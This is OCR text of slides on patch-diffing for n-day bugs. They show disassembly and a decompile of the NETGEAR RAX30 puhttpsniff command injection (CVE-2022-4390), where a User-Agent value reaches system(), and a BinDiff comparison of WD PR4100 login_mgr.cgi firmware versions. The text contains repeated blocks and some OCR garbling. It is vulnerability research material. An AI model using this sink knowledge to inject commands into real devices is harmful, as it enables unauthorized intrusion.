
```
00011360   sub_11360
000113E4   ldrh   r2, [lr,#0x2]
000113E8   cmp    r2, #0x5000
000113EC   bne    LAB_000113b0
```

```
00011360   sub_11360
000113D4   ldr    r0, [DAT_00011410]
000113D8   cpy    r1, r12
000113DC   add    r0, pc, r0
000113E0   b      LAB_000113ac
```

```
00011360   sub_11360
000113F0   add    r1, r1, r12
000113F4   add    r3, r3, #0xc
000113F8   sub    r1, r0, r1
000113FC   add    r2, r4, #0x4
00011400   add    r0, lr, r12
00011404   bl     FUN_0001116c
00011408   b      LAB_000113b0
```

```
00011360   sub_11360
000113AC   bl     printf
```

```
00011360   sub_11360
000113B0   mov    r0, #0x0
000113B4   add    sp, sp, #0xc
000113B8   ldmia  sp!,{r4,r5,pc}
```


000110AC sub_110AC
primary
Basic blocks
000110AC sub_110AC
000110AC stmdb sp!,{r0,r1,r2,r4,r5,r6,r7,lr}
000110B0 cpy r0, r2
000110B4 cpy r4, r2
000110B8 bl nflog_get_packet_hw
000110BC add r1, sp, #0x4
000110C0 cpy r6, r0
000110C4 cpy r0, r4
000110C8 bl nflog_get_payload
000110CC ldr r5, [sp,#local_1c]
000110D0 cmp r5, #0x0
000110D4 cmpne r0, #0x0
000110D8 ble LAB_00011100
000110AC sub_110AC
000110DC ldrb r4, [r5,#0x0]
000110E0 and r4, r4, #0xf
000110E4 mov r4, r4, lsl #0x2
000110E8 cmp r4, #0x13
000110EC bhi LAB_0001110c
000110AC sub_110AC
0001110C cpy r7, r0
00011110 ldr r0, [r5,#0xc]
00011114 bl inet_ntoa
00011118 add r5, r5, r4
0001111C ldrb r12, [r5,#0xc]
00011120 mov r12, r12, lsr #0x4
00011124 mov r12, r12, lsl #0x2
00011128 cmp r12, #0x13
0001112C cpy r3, r0
00011130 bhi LAB_00011144
000110AC sub_110AC
000110F0 ldr r0, [DAT_00011168]
000110F4 cpy r1, r4
000110F8 add r0, pc, r0
000110AC sub_110AC
00011144 ldrh r2, [r5,#0x2]
00011148 cmp r2, #0x5000
0001114C bne LAB_00011100
000110AC sub_110AC
00011134 ldr r0, [DAT_0001116c]
00011138 cpy r1, r12
0001113C add r0, pc, r0
00011140 b LAB_000110fc
000110AC sub_110AC
00011150 add r1, r4, r12
00011154 add r2, r6, #0x4
00011158 sub r1, r7, r1
0001115C add r0, r5, r12
00011160 bl FUN_00010ff8
00011164 b LAB_00011100
000110AC sub_110AC
000110FC bl printf
000110AC sub_110AC
00011100 mov r0, #0x0
00011104 add sp, sp, #0xc
00011108 ldmia sp!,{r4,r5,r6,r7,pc}
sub_11360 00011360
secondary
EDGE
00011360 sub_11360
00011360 stmdb sp!,{r0,r1,r2,r4,r5,lr}
00011364 cpy r0, r2
00011368 cpy r5, r2
0001136C bl nflog_get_packet_hw
00011370 add r1, sp, #0x4
00011374 cpy r4, r0
00011378 cpy r0, r5
0001137C bl nflog_get_payload
00011380 ldr r3, [sp,#local_14]
00011384 cmp r3, #0x0
00011388 cmpne r0, #0x0
0001138C ble LAB_000113b0
00011360 sub_11360
00011390 ldrb r1, [r3,#0x0]
00011394 and r1, r1, #0xf
00011398 mov r1, r1, lsl #0x2
0001139C cmp r1, #0x13
000113A0 bhi LAB_000113bc
00011360 sub_11360
000113BC add lr, r3, r1
000113C0 ldrb r12, [lr,#0xc]
000113C4 mov r12, r12, lsr #0x4
000113C8 mov r12, r12, lsl #0x2
000113CC cmp r12, #0x13
000113D0 bhi LAB_000113e4
00011360 sub_11360
000113A4 ldr r0, [DAT_0001140c]
000113A8 add r0, pc, r0
00011360 sub_11360
000113E4 ldrh r2, [lr,#0x2]
000113E8 cmp r2, #0x5000
000113EC bne LAB_000113b0
00011360 sub_11360
000113D4 ldr r0, [DAT_00011410]
000113D8 cpy r1, r12
000113DC add r0, pc, r0
000113E0 b LAB_000113ac
00011360 sub_11360
000113F0 add r1, r1, r12
000113F4 add r3, r3, #0xc
000113F8 sub r1, r0, r1
000113FC add r2, r4, #0x4
00011400 add r0, lr, r12
00011404 bl FUN_0001116c
00011408 b LAB_000113b0
00011360 sub_11360
000113AC bl printf
00011360 sub_11360
000113B0 mov r0, #0x0
000113B4 add sp, sp, #0xc
000113B8 ldmia sp!,{r4,r5,pc}

00010FF8 sub_10FF8

primary

```
00010FF8   sub_10FF8
00010FF8   stmdb   sp!,{r4,r5,r6,r7,lr}
00010FFC   mov     r4, #0x0
00011000   sub     sp, sp, #0x304
00011004   cpy     r6, r1
00011008   mov     r2, #0xfc
0001100C   cpy     r1, r4
00011010   cpy     r5, r0
00011014   add     r0, sp, #0x4
00011018   cpy     r7, r3
0001101C   str     r4, [sp,#0x0]
00011020   bl      memset
00011024   add     r0, sp, #0x104
00011028   mov     r2, #0x1fc
0001102C   cpy     r1, r4
00011030   str     r4, [sp,#local_218]
00011034   bl      memset
00011038   cmp     r6, #0x9
0001103C   ble     LAB_00011098
```

Additional code

```
00010FF8   sub_10FF8
00011040   ldr     r1, [DAT_000110a0]
00011044   cpy     r0, r5
00011048   strb    r4, [r5,r6]
0001104C   add     r1, pc, r1
00011050   bl      strstr
00011054   cmp     r0, #0x0
00011058   beq     LAB_00011098
```

```
00010FF8   sub_10FF8
0001105C   ldr     r1, [DAT_000110a4]
00011060   cpy     r4, sp
00011064   cpy     r2, r4
00011068   add     r0, r0, #0xc
0001106C   add     r1, pc, r1
00011070   bl      __isoc99_sscanf
00011074   cpy     r3, r4
00011078   ldr     r1, [DAT_000110a8]
0001107C   add     r4, sp, #0x100
00011080   cpy     r2, r7
00011084   add     r1, pc, r1
00011088   cpy     r0, r4
0001108C   bl      sprintf
00011090   cpy     r0, r4
00011094   bl      system
```

```
00010FF8   sub_10FF8

00011098   add     sp, sp, #0x304
0001109C   ldmia   sp!,{r4,r5,r6,r7,pc}
```

nflog_get_payload 00010C20

secondary

```
00010C20   nflog_get_payload
00010C20   adr     r12, 0x10c28
00010C24   add     r12, r12, #0x11000

00010C28   ldr     pc, [r12,#0x3f0]!
```

CVE-2022-4390 - NETGEAR RAX30

RAX30 - FUN_0010FF8

- No verification for special characters from user agent substring
- Sink to system function causes command injection

Decompile: FUN_00010ff8 - (puhttpsniff_vuln)

```
1
2 void FUN_00010ff8(char *hay_stack,int idx,undefined4 param_3,undefined4 param_4)
3
4 {
5   char *sub_str;
6   char buf_2 [0x100];
7   char buf_1 [0x204];
8
9   buf_2[0] = '\0';
10  buf_2[1] = '\0';
11  buf_2[2] = '\0';
12  buf_2[3] = '\0';
13  memset(buf_2 + 0x4,0x0,0xfc);
14  buf_1[0] = '\0';
15  buf_1[1] = '\0';
16  buf_1[2] = '\0';
17  buf_1[3] = '\0';
18  memset(buf_1 + 0x4,0x0,0x1fc);
19  if (9 < idx) {
20    hay_stack[idx] = '\0';
21    sub_str = strstr(hay_stack,"User-Agent: ");
22    if (sub_str != NULL) {
23      __isoc99_sscanf(sub_str + 12,"%255[^\r\n]",buf_2);
24      sprintf(buf_1,"pudil -i %s \"%s\"",param_4,buf_2);
25      system(buf_1);
26    }
27  }
28  return;
29 }
30
```

WD PR4100 NAS

- x86 architecture in an embedded device
- Another Nday - why not, tired of routers right
- Bindiff works well with x86

WD PR4100 NAS

PR4100 – 2.40.155

- CVE still unknown patched before the pwn2own competition
- Downloaded both vulnerable & patched firmware
- Hash based diffing to find the vulnerable binary

```
┌──(kali㉿kali)-[~/Desktop/wd_nas/bins]
└─$ ls -lah
total 56K
drwxr-xr-x 2 kali kali 4.0K Apr 21 08:37 .
drwxr-xr-x 5 kali kali 4.0K Apr 21 08:36 ..
-rwxr-xr-x 1 kali kali  15K Apr 21 08:37 login_mgr.cgi_patch
-rwxr-xr-x 1 kali kali  32K Apr 21 08:37 login_mgr.cgi_vuln

┌──(kali㉿kali)-[~/Desktop/wd_nas/bins]
└─$
```

WD PR4100 NAS

PR4100 - 2.40.155

- login_mgr.cgi is the vulnerable binary
- Patched binary is smaller than vulnerable one
- Code has been removed in patched binary

```
┌──(kali㉿kali)-[~/Desktop/wd_nas/bins]
└─$ ls -lah
total 56K
drwxr-xr-x 2 kali kali 4.0K Apr 21 08:37 .
drwxr-xr-x 5 kali kali 4.0K Apr 21 08:36 ..
-rwxr-xr-x 1 kali kali  15K Apr 21 08:37 login_mgr.cgi_patch
-rwxr-xr-x 1 kali kali  32K Apr 21 08:37 login_mgr.cgi_vuln

┌──(kali㉿kali)-[~/Desktop/wd_nas/bins]
└─$
```

Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type
0.12	0.27	00401BC0	__gmon_start__	Thunk	001011E0	sub_1011E0	Normal
0.44	0.99	00401FB0	main	Thunk	001050D0	main	Thunk
0.44	0.99	00401FD0	entry	Normal	001011B0	entry	Normal
0.45	0.90	00403C40	cgiMain	Normal	00101950	cgiMain	Normal
0.50	0.99	00401C30	__libc_start_main	Thunk	00105020	__libc_start_main	Thunk
0.60	0.88	00401AF0	_init	Normal	00101250	_FINI_0	Normal
0.63	0.73	00402470	sub_402470	Normal	00101600	sub_101600	Normal
0.85	0.95	004023B0	sub_4023B0	Normal	001014E0	sub_1014E0	Normal
0.88	0.90	004025C0	sub_4025C0	Normal	00101770	sub_101770	Normal
0.88	0.94	00402860	sub_402860	Normal	00101000	_DT_INIT	Normal
0.93	0.95	00402340	sub_402340	Normal	00101470	sub_101470	Normal
0.93	0.94	00402250	sub_402250	Normal	00101370	sub_101370	Normal
0.97	0.97	00405650	sub_405650	Normal	001019A0	sub_1019A0	Normal
0.98	0.98	00402180	sub_402180	Normal	001012A0	sub_1012A0	Normal
0.98	0.99	00402520	sub_402520	Normal	001016C0	sub_1016C0	Normal

PR4100 -

- **Binary had similarity of 0.29**
- **cgiMain looks interesting (0.45 similarity)**
- **Binary is stripped, (we got some symbols)**

00403C40 cgiMain

primary

```
00403C40  cgiMain
00403C40  PUSH    RBX
00403C41  MOV     EDI, DAT_00405b1d

00403C46  MOV     EDX, 0x20
00403C4B  LEA     RSP, [RSP + -0x20]
00403C50  MOV     RSI, RSP
00403C53  CALL    cgiForeString
00403C58  MOV     EDI, s_wd_login_00405b21

00403C5D  MOV     ECX, 0x9
00403C62  LEA     RSI, [RSP]

00403C66  CMPSB.REPE RDI, RSI


00403C68  JZ      LAB_00403ce8
```

```
00403CE8  cgiMain
00403CE8  XOR     EAX, EAX
00403CEA  CALL    FUN_00402980
00403CEF  XOR     EAX, EAX
00403CF1  LEA     RSP, [RSP + 0x20]
00403CF6  POP     RBX
00403CF7  RET
```

```
00403C40  cgiMain
00403C6A  MOV     EDI, s_ui_check_wto_00405b2a
00403C6F  MOV     ECX, 0xd
00403C74  LEA     RSI, [RSP]
00403C78  CMPSB.REPE RDI, RSI
00403C7A  JZ      LAB_00403d18
```

```
00403D18  cgiMain
00403D18  XOR     EAX, EAX
00403D1A  CALL    FUN_00402810
00403D1F  XOR     EAX, EAX
00403D21  LEA     RSP, [RSP + 0x20]
00403D26  POP     RBX
00403D27  RET
```

```
00403C40  cgiMain
00403C80  MOV     EDI, s_wd_logout_00405b37
00403C85  MOV     ECX, 0xa
00403C8A  LEA     RSI, [RSP]
00403C8E  CMPSB.REPE RDI, RSI
00403C90  JZ      LAB_00403cf8
```

```
00403CF8  cgiMain
00403CF8  XOR     EAX, EAX
00403CFA  CALL    FUN_00403710
00403CFF  XOR     EAX, EAX
00403D01  LEA     RSP, [RSP + 0x20]
00403D06  POP     RBX
00403D07  RET
```

```
00403C40  cgiMain
00403C92  MOV     EDI, s_cgi_get_port_info_00405b41
00403C97  MOV     ECX, 0x12
00403C9C  LEA     RSI, [RSP]
00403CA0  CMPSB.REPE RDI, RSI
00403CA2  JZ      LAB_00403d28
```

```
00403D28  cgiMain
00403D28  XOR     EAX, EAX
00403D2A  CALL    FUN_00403740
00403D2F  XOR     EAX, EAX
00403D31  LEA     RSP, [RSP + 0x20]
00403D36  POP     RBX
00403D37  RET
```

```
00403C40  cgiMain
00403CA8  MOV     EDI, DAT_00405b53
00403CAD  MOV     ECX, 0x9
00403CB2  LEA     RSI, [RSP]
00403CB6  CMPSB.REPE RDI, RSI
00403CB8  JZ      LAB_00403d38
```

```
00403D38  cgiMain
00403D38  XOR     EAX, EAX
00403D3A  CALL    FUN_00403940
00403D3F  JMP     LAB_00403cde
```

```
00403C40  cgiMain
00403CBA  MOV     EDI, s_cgi_get_language_00405b5c
00403CBF  MOV     ECX, 0x11
00403CC4  LEA     RSI, [RSP]
00403CC8  CMPSB.REPE RDI, RSI
00403CCA  JZ      LAB_00403d48
```

```
00403C40  cgiMain
00403CCC  MOV     EDI, s_cgi_check_hd_state_00405b6d
00403CD1  MOV     ECX, 0x13
00403CD6  LEA     RSI, [RSP]
00403CDA  CMPSB.REPE RDI, RSI
00403CDC  JZ      LAB_00403d08
```

```
00403C40  cgiMain
00403D48  XOR     EAX, EAX
00403D4A  CALL    FUN_00403a10
00403D4F  NOP
00403D50  JMP     LAB_00403cde
```

```
00403C40  cgiMain
00403D08  XOR     EAX, EAX
00403D0A  CALL    FUN_00402c60
00403D0F  JMP     LAB_00403cde
```

```
00403C40  cgiMain
00403CDE  XOR     EAX, EAX
00403CE0  LEA     RSP, [RSP + 0x20]
00403CE5  POP     RBX
00403CE6  RET
```

cgiMain 00101950

secondary

```
00101950  cgiMain
00101950  PUSH    RBX

00101951  LEA     RDI, [DAT_00102130]
00101958  MOV     EDX, 0x20
00101950  LEA     RSP, [RSP + -0x20]
00101962  MOV     RBX, RSP

00101965  MOV     RSI, RBX
00101968  CALL    cgiForeString
00101960  MOV     ECX, 0x13
00101972  LEA     RDI, [s_cgi_check_hd_state_00102134]
00101979  LEA     RSI, [RBX]
0010197C  CMPSB.REPE RDI, RSI
0010197E  SETA    AL
00101981  SBB     AL, 0x0
00101983  TEST    AL, AL
00101985  JZ      LAB_00101990
```


```
00101950  cgiMain

00101990  CALL    FUN_00101770
00101995  XOR     EAX, EAX
00101997  LEA     RSP, [RSP + 0x20]
0010199C  POP     RBX
0010199D  RET
```

```
00101950  cgiMain
00101987  XOR     EAX, EAX
00101989  LEA     RSP, [RSP + 0x20]
0010198E  POP     RBX
0010198F  RET
```

WD PR4100 NAS

- Based on the edges we can guess it is an if else condition
- Most of this code is removed in patched version



```
00403C40   cgiMain
00403C40   PUSH      RBX
00403C41   MOV       EDI, DAT_00405b1d

00403C46   MOV       EDX, 0x20
00403C4B   LEA       RSP, [RSP + -0x20]
00403C50   MOV       RSI, RSP
00403C53   CALL      cgiFormString
00403C58   MOV       EDI, s_wd_login_00405b21

00403C5D   MOV       ECX, 0x9
00403C62   LEA       RSI, [RSP]

00403C66   CMPSB.REPERDI, RSI



00403C68   JZ        LAB_00403ce8
```

